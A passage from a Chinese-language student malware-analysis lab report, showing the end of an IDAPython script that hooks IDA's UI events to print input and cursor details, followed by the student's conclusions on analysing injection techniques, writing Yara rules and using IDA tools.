35             if uie.kind == ida_kernwin.iek_shortcut:
36                 payload_str = "shortcut={action_name=%s}" % uie.shortcut.action_name
37             elif uie.kind in [ida_kernwin.iek_key_press, ida_kernwin.iek_key_release]:
```

```
38         payload_str = "keyboard={key=%d, text=%s}" % (uie.keyboard.key,
39                 uie.keyboard.text)
40     else:
41         payload_str = "mouse={x=%d, y=%d, button=%d}" % (uie.mouse.x,
42                 uie.mouse.y, uie.mouse.button)
43
44     # 获取QEvent的额外信息
45     qevent = uie.get_source_QEvent()
46     qevent_str = str(qevent)
47     # 根据QEvent类型提取不同的信息
48     if qevent.type() in [QtCore.QEvent.KeyPress, QtCore.QEvent.KeyRelease]:
49         qevent_str = "{count=%d}" % qevent.count()
50     elif qevent.type() in [QtCore.QEvent.MouseButtonPress,
51         QtCore.QEvent.MouseButtonRelease]:
52         qevent_str = "{globalX=%d, globalY=%d, flags=%s}" %
53             (qevent.globalX(), qevent.globalY(), qevent.flags())
54     elif qevent.type() == QtCore.QEvent.Wheel:
55         qevent_str = "{angleDelta={x=%s, y=%s}, phase=%s}" %
56             (qevent.angleDelta().x(), qevent.angleDelta().y(), qevent.phase())
57
58     # 如果目标QWidget是滚动区域的视口，选择其父级
59     qwidget = uie.get_target_QWidget()
60     if qwidget:
61         parent = qwidget.parentWidget()
62         if parent and isinstance(parent, QtWidgets.QAbstractScrollArea):
63             qwidget = parent
64
65     # 构建信息字符串
66     parts.append("user_input_event={kind=%s, modifiers=0x%x,
67         target={metaObject={className=%s}, windowTitle=%s}, source=%s, %s,
68         source-as-qevent=%s}" % (
69         kind_str,
70         uie.modifiers,
71         qwidget.metaObject().className(),
72         qwidget.windowTitle(),
73         uie.source,
74         payload_str,
75         qevent_str))
76
77     # 打印信息
78     print("### curpos: %s" % ", ".join(parts))
79     return 0
```



```
73  
74 # 创建curpos_details_t的实例，并将其钩子化  
75 curpos_details = curpos_details_t()  
76 curpos_details.hook()
```

使用上述 Python 脚本在 IDAPro 中便可以辅助进行分析。经过测试全部与使用 IDA 静态分析的结果相同，编写较为成功。

4 实验结论及心得体会

4.1 实验结论

本次实验，通过结合使用静态分析工具和动态分析方法，对 Lab12 的五个恶意代码进行了全面的分析，并依次回答了书中的问题。并在其中重点分析了多种多样的病毒通过注入实现隐蔽的启动的方式。然后结合之前的分析和 IDA 的 String 模块编写了 Yara 规则，对病毒样本进行了成功检测并且时间性能较强。

最后为本次实验中编写了对应可以辅助分析的 IDAPython 脚本，并且成功实现了辅助功能。

总的来说，实验非常成功。

4.2 心得体会

本次实验，我收获颇丰，这不仅是课堂中的知识，更是我解决许多问题的能力，具体来说：

1. 首先我进一步熟练掌握到了将课堂中学习的病毒分析工具 IDAPro，用于更全面的动态分析；
2. 其中我们是精进了 OllyDBG 动态分析的能力，实现了反混淆的解密；
3. 最重要的是我本次实验看到了病毒通过多种不同的方式进行注入以实现隐蔽的启动。甚至包括操作系统级别的更改，可以说宫老师震怒了哈哈。
4. 除此之外我还精进了我编写更为高效的 Yara 规则的能力，更好地帮助我识别和检测病毒；
5. 我还精进了使用 IDAPython 脚本对病毒进行辅助分析。

总的来说，本次通过亲自实验让我感受到了很多包括 IDA 和 IDAPython，也加深了我对病毒分析综合使用静态和动态分析的能力，最重要的是学习到了一些病毒注入的方式。培养了我对病毒分析安全领域的兴趣。我会努力学习更多的知识，辅助我进行更好的病毒分析。

感谢助教学姐审阅:)